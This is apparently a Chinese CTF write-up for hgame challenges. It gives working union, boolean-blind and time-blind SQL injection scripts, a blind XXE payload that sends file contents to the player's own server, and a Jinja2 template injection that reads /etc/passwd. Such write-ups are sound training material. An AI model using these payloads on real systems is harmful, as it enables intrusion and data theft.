web

送分的 SQLi

先提交参数

Id=1%20union%20select%20table_name%2Ccolumn_name%20from%20information_schema.columns%20where%20table_schema%3Ddatabase%28%29%2523

返回

```
1	chutiren
f111aa4g	id
f111aa4g	dajiangyoude
f111aa4g	f111aaaggg_w3
users	id
users	username
```

http://118.25.18.223:10068/?id=1%20%20union%20select%201,f111aaaggg_w3%20from%20f111aa4g%23

得到 flag

简单的 SQLi

2．看了半天才想到，code 是验证码，后端应该有验证 code 再执行 sql 语句

判断 id 应该为字符型的

写脚本盲注

```
# coding=utf-8
import requests
import re
import hashlib
from time import sleep

url = 'http://118.25.18.223:10086'
headers = {"Cookie":"PHPSESSID=589de000b2f3269851a821eaafba56e6"}

chars = '_0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\{\}'
def blasting(code):
    for i in range(10000000):
        md5 = hashlib.md5(str(i).encode("utf-8")).hexdigest()[4:8]
        if md5 == code:
            sleep(1)
            return i
```

```
def getData(payload):
    r = requests.get(url, headers=headers)

    md5 = re.search(':="(.*?)"',r.text).group(1)#验证码
    #print(md5)

    code = blasting(md5)
    #print('code:')
    #print(code)
    data = {'id':payload,'code':code}

    r = requests.get(url, params=data, headers=headers)
    #print(r.text)
    if(re.search('ok',r.text)!=None):
        return 1
    else:
        return 0



def getTableLength():
    for i in range(0,10):
        for length in range(0,30):

            a=getData("1' and (select length(table_name) from information_schema.tables where table_schema=database() limit {0},1)={1}#".format(i,length))
            if(a==1):

                print("tables"+str(i)+".length="+str(length))
                print(getTable(length,i))




def getTable(length,num):
    lengthtable1=length
    table1=''
    for i in range(1,lengthtable1+1):
        for ch in chars:
            payload = "1' and ascii(mid((select table_name from information_schema.tables where table_schema=database() limit {0},1),{1},1))={2}#".format(num,i,ord(ch))
            if(getData(payload)==1):
                table1 += ch
                print(ch)
                break
        print(ch)
    print(table1)
    sleep(10)
    return table1


def getColumnLength():
    for i in range(0,10):
        for length in range(0,30):
            a=getData("1' and (select length(column_name) from information_schema.columns where table_name = 0x77335f666c6c6c6c6c6c6c6c346167 limit {0},1)={1}#".format(i,length))
            if(a==1):

                print("tables"+str(i)+".length="+str(length))
                print(getColumn(length,i))



def getColumn(length,num):
    lengthtable1=length
    table1=''
    for i in range(1,lengthtable1+1):
        for ch in chars:
            payload = "1' and ascii(mid((select column_name from information_schema.columns where table_name = 0x77335f666c6c6c6c6c6c6c6c346167 limit {0},1),{1},1))={2}#".format(num,i,ord(ch))
            if(getData(payload)==1):
                table1 += ch
                print(ch)
                break
        print(ch)
    print(table1)
    sleep(10)
    return table1

def getFlagLength():

    for i in range(0,10):
        for length in range(0,100):
            #print('i='+str(i))
            a=getData("1' and (select length(f111144g_w3_sqli1) from w3_fllllllll4ag limit {0},1)={1}#".format(i,length))
            if(a==1):
                print("Flag"+str(i)+".length="+str(length))
                print(getFlag(length,i))



def getFlag(length,num):
    lengthtable1=length
    table1=''
    for i in range(1,lengthtable1+1):
        for ch in chars:
            payload = "1' and ascii(mid((select f111144g_w3_sqli1 from w3_fllllllll4ag limit {0},1),{1},1))={2}#".format(num,i,ord(ch))
            if(getData(payload)==1):
                table1 += ch
                print(ch)
                break
        print(ch)
    print(table1)
    sleep(10)
    return table1
getTableLength()
getColumnLength()
print(getFlag(31,0))
```

正常的 SQLi

脚本如下

```
# coding=utf-8
import requests
import re
import hashlib
from time import sleep
import time
import base64
import urllib
url = 'http://123.206.203.108:10010/normalSQLi/index.php'


chars =
'_!0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\{\}.`~@#$%^&*
()/*+-[]|\\\'\";<>?/,'



def getData(payload):
        sleep(0.5)
        a=base64.b64encode(payload.encode('utf-8'))
        a=str(a,'utf-8')
        payload=urllib.parse.quote(a)#去掉 b'' ,把 byte 转化成 str
        headers = {"Cookie":'name='+payload}
        starttime = time.time()
        r = requests.get(url, headers=headers)
        #print(r.text)
        if time.time() - starttime > 5:
                return 1
        else:
                return 0



def getTableLength():
        for i in range(0,10):
                for length in range(0,30):

                        a=getData("1' or if( ( (select length(table_name) from
information_schema.tables where table_schema=database() limit
{0},1)={1} )=1,sleep(3),sleep(0) )#".format(i,length))

                        if(a==1):

                                print("tables"+str(i)+".length="+str(length))
                print(getTable(length,i))



def getTable(length,num):
    lengthtable1=length
    table1=''
    for i in range(1,lengthtable1+1):
        for ch in chars:

            payload = "1' or if( ( ascii(mid((select table_name from information_schema.tables where table_schema=database() limit {0},1),{1},1))={2} )=1,sleep(3),sleep(0) )#".format(num,i,ord(ch))

            if(getData(payload)==1):
                table1 += ch
                print(ch)
                break
        print(ch)
    print(table1)
    sleep(10)
    return table1


def getColumnLength():
    for i in range(0,10):
        for length in range(0,30):
            a=getData("1' or if( ( (select length(column_name) from information_schema.columns where table_name = 0x75736572 limit {0},1)={1}    )=1,sleep(3),sleep(0)    )#".format(i,length))
            if(a==1):

                print("tables"+str(i)+".length="+str(length))
                print(getColumn(length,i))




def getColumn(length,num):
    lengthtable1=length
    table1=''
    for i in range(1,lengthtable1+1):
        for ch in chars:
            payload = "1' or if( ( ascii(mid((select column_name from information_schema.columns where table_name = 0x75736572 limit {0},1),{1},1))={2}      )=1,sleep(3),sleep(0)    )#".format(num,i,ord(ch))
            if(getData(payload)==1):
                table1 += ch
                print(ch)
                break
        print(ch)
    print(table1)
    sleep(10)
    return table1

def getFlagLength():

    for i in range(0,10):
        for length in range(0,100):

            a=getData("1' or if( ( (select length(flag) from user limit
{0},1)={1} )=1,sleep(3),sleep(0) )#".format(i,length))

            if(a==1):

                print("Flag"+str(i)+".length="+str(length))
                print(getFlag(length,i))



def getFlag(length,num):
    lengthtable1=length
    table1=''
    for i in range(1,lengthtable1+1):
        for ch in chars:
            payload = "1' or if( ( ascii(mid((select flag from user limit
{0},1),{1},1))={2} )=1,sleep(3),sleep(0) )#".format(num,i,ord(ch))


            if(getData(payload)==1):
                table1 += ch
                print(ch)
                break
        print(ch)
    print(table1)
    sleep(10)
    return table1
```


```
print('tables:')
#print(getTableLength())
print('columns:')
#print(getColumnLength())
print('flag:')


#print(getFlagLength())
```

hgame{fLag_1s_h4re.....}

**书店

先 POST 一个 base64 后的 xml 测试

得到



```
▾ <body> ev
    <script>alert("我就看看你发的而已又没说要发出来0v0");</script>
    <title>**书店</title>
```

没有回显，又说‘看看你发的’，应该是 XXE 盲注

在自己服务器上写入一个 evil.xml，内容为<!ENTITY % all "<!ENTITY send SYSTEM 'http://xx.xx.xx.xx/index.php?key=%file;'>">


再写一个 php 保存 get 请求的参数到 1.txt

将

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///a/b">
<!ENTITY % remote SYSTEM "http://xx.xx.xx.xx/evil.xml">
%remote;
%all;
]>
<root>&send;</root>
```


Base64encode 再 urlencode，作为 POST 参数，发送请求

查看 1.txt



```
hgame{Xxe_v3ry_funny!!!!}
~
~
~
~
~
~
~
~
```

ngc's blog




111.230.105.104:5000/flag.{{ 2*2 }}

Oops! That page doesn't exist.

http://111.230.105.104:5000/flag.4

判断为 flask 的模板注入


http://111.230.105.104:5000/flag.%7B%7B%20''''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd',%20'r').read()%20%20%7D%7D



Oops! That page doesn't exist.

http://111.230.105.104:5000/flag.root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false ngc:x:1000:1000::/home/project/jinja:

http://111.230.105.104:5000/flag.%7B%7B%20''''.__class__.__mro__[2].__subclasses__()[40]('/home/project/jinja/flag',%20'r').read()%20%20%7D%7D
得到



Oops! That page doesn't exist.

http://111.230.105.104:5000/flag.hgame{skdvhdsbvadvnjVADBVS}

密码学

babyRSA

openssl rsautl -oaep -decrypt -in flag.enc -inkey private.pem -out m3.txt
得到 flag

```
openssl rsautl -
Usage: rsautl [options]
-in file        input file                                //输入文件
-out file       output file                               //输出文件
-inkey file     input key                                 //输入的密钥
-keyform arg    private key format - default PEM          //指定密钥格式
-pubin          input is an RSA public                    //指定输入的是 RSA 公钥
```

```
-certin         input is a certificate carrying an RSA public key    //指定输入的是证书文件
-ssl            use SSL v2 padding                                   //使用 SSLv23 的填充方式
-raw            use no padding                                       //不进行填充
-pkcs           use PKCS#1 v1.5 padding (default)                    //使用 V1.5 的填充方式
-oaep           use PKCS#1 OAEP                                      //使用 OAEP 的填充方式
-sign           sign with private key                                //使用私钥做签名
-verify         verify with public key                               //使用公钥认证签名
-encrypt        encrypt with public key                              //使用公钥加密
-decrypt        decrypt with private key                             //使用私钥解密
-hexdump        hex dump output                                      //以 16 进制 dump 输出
-engine e       use engine e, possibly a hardware device.            //指定三方库或者硬件设备
-passin arg    pass phrase source                                    //指定输入的密码
```